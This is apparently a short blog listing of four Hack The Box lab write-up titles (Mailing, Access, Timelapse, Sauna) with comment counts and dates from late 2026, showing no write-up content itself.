| HTB - Mailing (0) | 2026.11.02 |
| HTB - Access (0) | 2026.11.01 |
| HTB - Timelapse (0) | 2026.10.18 |
| HTB - Sauna (0) | 2026.10.16 |